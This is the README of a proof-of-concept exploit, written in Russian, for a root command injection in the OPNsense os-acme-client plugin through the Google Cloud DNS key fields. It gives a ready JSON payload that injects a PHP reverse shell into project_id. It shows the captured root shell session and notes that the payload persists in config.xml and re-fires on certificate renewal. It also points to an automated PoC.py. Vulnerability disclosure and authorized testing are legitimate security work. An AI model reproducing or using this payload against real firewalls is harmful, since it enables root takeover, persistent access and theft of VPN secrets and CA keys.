 cppghoul/cve-2026-123025
Внедрение команд ОС с правами root через ключ DNS-челленджа Google Cloud

[!WARNING] ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ Данный proof-of-concept предоставляется исключительно в образовательных целях и для авторизованного тестирования безопасности. Используйте его только против систем, которыми вы владеете или на тестирование которых у вас есть явное письменное разрешение. Автор не несёт ответственности за любое неправомерное использование или ущерб, причинённый этим программным обеспечением. Несанкционированный доступ к компьютерным системам является уголовным преступлением в большинстве юрисдикций.
OPNsense os-acme-client 4.17 — внедрение команд ОС с правами root через ключ challenge Google Cloud DNS.
Поскольку я обнаружил эту уязвимость, я хотел бы приложить свой PoC для неё.
Данный proof-of-concept предоставляется исключительно в образовательных целях и для авторизованного тестирования безопасности. Автор не несёт ответственности за любое неправомерное использование или ущерб.
Плагин ACME Client берёт два значения из предоставленного оператором JSON-ключа сервисного аккаунта Google Cloud и подставляет их в shell-команды без экранирования или валидации.
project_id и client_email считываются из поля модели dns_gcloud_key (обычное
TextField, без валидации — AcmeClient.xml:740) и попадают внутрь двух
вызовов gcloud config set ... в LeValidation/DnsGcloud.php (строки 81-82).
LeUtils::run_shell_command() передаёт полученную строку напрямую в proc_open(),
то есть в /bin/sh -c. Все аналогичные места вызова в плагине проходят через безопасный помощник
LeUtils::execSafe() — эти два оператора являются единственным исключением.
Цепочка выпуска сертификата выполняется с правами root:
WebUI/API "Issue certificate"
  └─ configd action [sign-cert]:
       /usr/sbin/daemon -f /usr/local/opnsense/scripts/OPNsense/AcmeClient/lecert.php   (root)
         └─ LeCertificate::issue()
              └─ LeValidation\DnsGcloud::prepare()          <-- injection fires here,
                                                             before any Google / ACME traffic
Внедрённая команда выполняется до любой проверки DNS-01, поэтому достаточно поддельного JSON-ключа: ни аккаунта Google, ни действительного домена не требуется. Полезная нагрузка сохраняется в config.xml и запускается снова при каждом автоматическом продлении сертификата (cron).
os-acme-client 4.17 — подтверждено (получен root shell)os-google-cloud-sdk должен быть установлен (иначе prepare() завершается до внедрения)DnsGcloud.php (присутствует как минимум с ≤ 2021)Любой аутентифицированный пользователь webGUI с доступом к страницам плагина ACME Client (ACL страницы, не обязательно полный администратор) может выполнять произвольные команды от имени root на межсетевом экране: переписывать правила файрвола, перехватывать трафик, извлекать секреты VPN, ключи CA и config.xml.
Два случая, заслуживающих внимания:
os-google-cloud-sdk уже установлен — без привилегий прошивки или SSH.config.xml и запускается снова при каждом автоматическом продлении сертификата.Цель: 192.168.56.2 — OPNsense CE 26.7 (лаборатория VirtualBox), плагины os-acme-client 4.17 + os-google-cloud-sdk 1.0_1, WebGUI по HTTPS.
project_id:
{"type":"service_account",
 "project_id":"poc; php -r '$s=fsockopen(\"192.168.56.1\",4444);proc_open(\"/bin/sh -i\",array(0=>$s,1=>$s,2=>$s),$p);' >/dev/null 2>&1 & #",
 "client_email":"[email protected]"}
POST /api/acmeclient/certificates/sign/<uuid>).DnsGcloud::prepare() выполняет внедрённый php -r от имени root и устанавливает обратное соединение:$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.2] 52979
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostname
OPNsense.internal
# opnsense-version
OPNsense 26.7 (amd64)
Журнал плагина подтверждает порядок событий — внедрение срабатывает на этапе подготовки валидации, ещё до создания ACME-заказа:
13:32:33 Registered                                  <- ACME account registered
13:33:12 Using CA ... Creating domain key            <- issue() started
            [ payload executed HERE as root ]
13:33:24 Error creating new order ... "poc" needs at least one dot   <- irrelevant to the exploit


Полный эксплойт реализован в PoC.py — интерактивный, без аргументов. Он выполняет
описанные выше шаги через webGUI API, самостоятельно запускает nc -lvnp и ожидает получения шелла.
PHP используется для полезной нагрузки, поскольку он всегда присутствует в OPNsense (в FreeBSD nc нет опции -e).
Созданные объекты ACME намеренно оставляются на месте: полезная нагрузка сохраняется в config.xml
и срабатывает повторно при автоматическом продлении.
MIT — см. LICENSE.
cppghoul
Только для образовательных целей и авторизованного тестирования безопасности.






